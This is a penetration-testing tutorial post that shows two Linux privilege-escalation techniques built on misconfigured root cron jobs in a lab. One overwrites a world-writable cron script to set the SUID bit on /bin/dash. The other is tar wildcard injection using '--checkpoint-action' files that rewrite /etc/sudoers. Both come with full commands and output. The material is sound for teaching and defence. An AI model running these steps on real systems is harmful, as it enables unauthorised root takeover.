

Linux Privilege Escalation by Exploiting Cronjobs

June 19, 2018 By Raj Chandel

After solving several OSCP Challenges we decided to write the article on the various method used for Linux privilege escalation, that could be helpful for our readers in their penetration testing project. In this article, we will learn “Privilege Escalation by exploiting Cron Jobs” to gain root access of a remote host machine and also examine how a bad implement cron job can lead to Privilege escalation. If you have solved CTF challenges for Post exploit then by reading this article you will realize the several loopholes that lead to privileges escalation.

For details, you can read our previous article where we had applied this trick for privilege escalation. Open the links given below:

[*Link1: Hack the Box Challenge: Europa Walkthrough*](#)

[*Link2: Hack the Milnet VM \(CTF Challenge\)*](#)

Table of content


- Introduction
- Cron job
- Crontab syntax
- Crontab File overwrite
- Lab Setup (Ubuntu)
- Exploiting cron job (Kali Linux)
- Crontab Tar wildcard Injection
- Lab Setup (Ubuntu)
- Exploiting cron job (Kali Linux)

Let's Start!!!

What is a cron job?

Cron Jobs are used for scheduling tasks by executing commands at specific dates and times on the server. They're most commonly used for sysadmin jobs such as backups or cleaning /tmp/ directories and so on. The word Cron comes from crontab and it is present inside /etc directory.

Crontab Syntax



For example: Inside crontab, we can add the following entry to print apache error logs automatically in every 1 hour.

```
1 0 * * * printf "" > /var/log/apache/error_log
```

Crontab File overwrite


Lab Setup for the Poorly configured cron job

Objective: Set a new job with help of crontab to run a python script which will erase all data from in a particular directory.

Let assume “cleanup” is the directory whose data will be cleared automatically every two minutes. Thus we have saved some data inside /home/cleanup.

```
mkdir cleanup
cd cleanup
echo "hello friends" > 1.txt
echo "ALL files will be deleted in 2 mints" > 2.txt
echo > 1.php
echo > 2.php
ls
```

As you can observe from the given image some files are stored inside the cleanup directory.

A terminal window screenshot showing the following commands and output: 1. 'mkdir cleanup' is executed, creating the directory. 2. 'cd cleanup/' is executed, changing the current directory to /home/cleanup. 3. 'echo "hello friends" 1.txt' is executed, creating a file named 1.txt with the content 'hello friends'. 4. 'ls' is executed, showing the contents of the directory. 5. 'echo "hello friends" > 1.txt' is executed, overwriting the content of 1.txt. 6. 'echo "All files will be deleted in 2 mints" > 2.txt' is executed, creating a file named 2.txt with the specified content. 7. 'echo > 1.php' is executed, creating an empty file named 1.php. 8. 'echo > 2.php' is executed, creating an empty file named 2.php. 9. 'ls' is executed, showing the final directory contents: 1.php, 1.txt, 2.php, and 2.txt.


```
ignite@ubuntu:/home$ mkdir cleanup
ignite@ubuntu:/home$ cd cleanup/
ignite@ubuntu:/home/cleanup$ echo "hello friends" 1.txt
hello friends 1.txt
ignite@ubuntu:/home/cleanup$ ls
ignite@ubuntu:/home/cleanup$ echo "hello friends" > 1.txt
ignite@ubuntu:/home/cleanup$ echo "All files will be deleted in 2 mints" > 2.txt
ignite@ubuntu:/home/cleanup$ echo > 1.php
ignite@ubuntu:/home/cleanup$ echo > 2.php
ignite@ubuntu:/home/cleanup$ ls
1.php 1.txt 2.php 2.txt
```

Now write a python program in any other directory to delete data from inside /home/cleanup and give it all permission.

```
cd /tmp
nano cleanup.py
```

```
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /home/cleanup/* ')
except:
    sys.exit()
```

```
chmod 777 cleanup.py
```



```
GNU nano 2.2.6                               File: cleanup.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /home/cleanup/* ')
except:
    sys.exit()
```

At last schedule a task with help of crontab to run cleanup.py for every 2 minutes.

```
nano /etc/crontab
*/2 * * * * root    /tmp/cleanup.py
```

```
GNU nano 2.2.6 File: /etc/crontab

## /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/2 * * * * root    /tmp/cleanup.py
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --repo$
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --repo$
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --repo$
```

Now let's verify our objectives

```
chmod 777 cleanup.py
cd /home/cleanup
ls
date
ls
date
```

Cool!! It is working, as you can see all file has been deleted after two minutes.

```
ignite@ubuntu:/tmp$ chmod 777 cleanup.py
ignite@ubuntu:/tmp$ cd /home/cleanup
ignite@ubuntu:/home/cleanup$ ls
1.php 1.txt 2.php 2.txt
ignite@ubuntu:/home/cleanup$ date
Sat Jun 16 00:35:02 IST 2018
ignite@ubuntu:/home/cleanup$ ls
ignite@ubuntu:/home/cleanup$ date
Sat Jun 16 00:37:00 IST 2018
ignite@ubuntu:/home/cleanup$
```

Post Exploitation

Start your attacking machine and first compromise the target system and then move to privilege escalation stage. Suppose I successfully login into the victim's machine through ssh and access non-root user terminal. Execute the following command as shown below.

```
cat /etc/crontab
ls -al /tmp/cleanup.py
cat /tmp/cleanup.py
```

From the above steps, we notice the crontab is running python script every two minutes now let's exploit.

```
# m h dom mon dow user  command
*/2 * * * * root    /tmp/cleanup.py
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts
t /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts
t /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts
t /etc/cron.monthly )

ignite@ubuntu:~$ ls -al /tmp/cleanup.py
-rwxrwxrwx 1 ignite ignite 112 Jun 16 00:22 /tmp/cleanup.py
ignite@ubuntu:~$ cat /tmp/cleanup.py
#!/usr/bin/env python
import os
import sys

try:
    os.system('rm -r /home/cleanup/* ')
except:
    sys.exit()
```

There so many methods to gain root access as in this method we enabled SUID bits /bin/dash. It is quite simple, first, open the file through some editor, for example, nanocleanup.py and replace “rm -r /tmp/*” from the following line as given below

```
os.system('chmod u+s /bin/dash')
```

```
GNU nano 2.2.6      File: cleanup.py

#!/usr/bin/env python
import os
import sys

try:
    os.system('chmod u+s /bin/dash')
except:
    sys.exit()
```

After two minutes it will set SUID permission for /bin/dash and when you will run it will give root access.

```
/bin/dash
id
whoami
```

Awesome!! We hit the Goal.....

```
ignite@ubuntu:/tmp$ date ↵
Sat Jun 16 01:12:35 IST 2018
ignite@ubuntu:/tmp$ /bin/dash ↵
# id ↵
uid=1002(ignite) gid=1002(ignite) euid=0(root) groups=0(root),27(sudo),1002(ignite)
# whoami ↵
root
# date
Sat Jun 16 01:14:18 IST 2018
#
```

Crontab Tar Wildcard Injection

Lab Setup

Objective: schedule a task with help of crontab to take backup with tar archival program of HTML directory.

The directory should have executable permission whose backup you are going to take.

```
ignite@ubuntu:/var/www$ ls -la html ↵
total 8
drwxrwxrwx 2 root root 4096 Jun 11 13:20 .
drwxr-xr-x 3 root root 4096 Jun 11 13:20 ..
-rw-r--r-- 1 root root  0 Jun 11 13:20 1.txt
-rw-r--r-- 1 root root  0 Jun 11 13:20 2.txt
-rw-r--r-- 1 root root  0 Jun 11 13:20 3.txt
ignite@ubuntu:/var/www$
```

Now schedule a task with help of crontab to run tar archival program for taking backup of /html inside /var/backups in every 1 minute.

```
nano /etc/crontab
*/1 * * * * root tar -zcf /var/backups/html.tgz /var/www/html/*
```

```
# m h dom mon dow user  command
*/1 * * * * root tar -zcf /var/backups/html.tgz /var/www/html/*
*/2 * * * * root /tmp/cleanup.py
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts
```

Let's verify the schedule is working or not by executing following command.

```
cd /var/backup
ls
date
```

From given below image you can notice the html.tgz file has been generated after 1 minute.

```
ignite@ubuntu:/var/backups$ ls
apt.extended_states.0  dpkg.status.1.gz  gshadow.bak  shadow.bak
dpkg.status.0          group.bak          passwd.bak
ignite@ubuntu:/var/backups$ date
Sat Jun 16 01:24:57 IST 2018
ignite@ubuntu:/var/backups$ ls
apt.extended_states.0  dpkg.status.1.gz  gshadow.bak  passwd.bak
dpkg.status.0          group.bak          html.tgz      shadow.bak
ignite@ubuntu:/var/backups$ date
Sat Jun 16 01:26:04 IST 2018
ignite@ubuntu:/var/backups$
```

Post Exploitation

Start your attacking machine and first compromise the target system and then move to privilege escalation stage. Suppose I successfully login into the victim's machine through ssh and access non-root user terminal. Then open crontab to view if any job is scheduled.

```
cat /etc/crontab
```

Here we notice the target has scheduled a tar archival program for every 1 minute and we know that cron job runs as root. Let's try to exploit.

```
# m h dom mon dow user  command
*/1 * * * * root tar -zcf /var/backups/html.tgz /var/www/html/*
*/2 * * * * root /tmp/cleanup.py
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts
t /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts
t /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts
t /etc/cron.monthly )
```

Execute the following command to grant sudo right to logged user and following post exploitation is known as wildcard injection.

```
echo 'echo "ignite ALL=(root) NOPASSWD: ALL" > /etc/sudoers' > test.sh
echo "" > "--checkpoint-action=exec=sh test.sh"
echo "" > --checkpoint=1
tar cf archive.tar *
```

Now after 1 minute it will grant sudo right to the user: ignite as you can confirm this with the given below image.

```
sudo -l
sudo bash
whoami
```

YUPPIEEEE!!! We have successfully obtained root access.

```
ignite@ubuntu:/var/www/html$ echo 'echo "ignite ALL=(root) NOPASSWD: ALL" > /etc
/sudoers' > test.sh
ignite@ubuntu:/var/www/html$ echo "" > "--checkpoint-action=exec=sh test.sh"
ignite@ubuntu:/var/www/html$ echo "" > --checkpoint=1
ignite@ubuntu:/var/www/html$ tar cf archive.tar *
tar: archive.tar: file is the archive; not dumped
ignite@ubuntu:/var/www/html$ date
Sat Jun 16 01:35:45 IST 2018
ignite@ubuntu:/var/www/html$ sudo -l
User ignite may run the following commands on ubuntu:
    (root) NOPASSWD: ALL
ignite@ubuntu:/var/www/html$ sudo bash
root@ubuntu:/var/www/html# whoami
root
root@ubuntu:/var/www/html#
```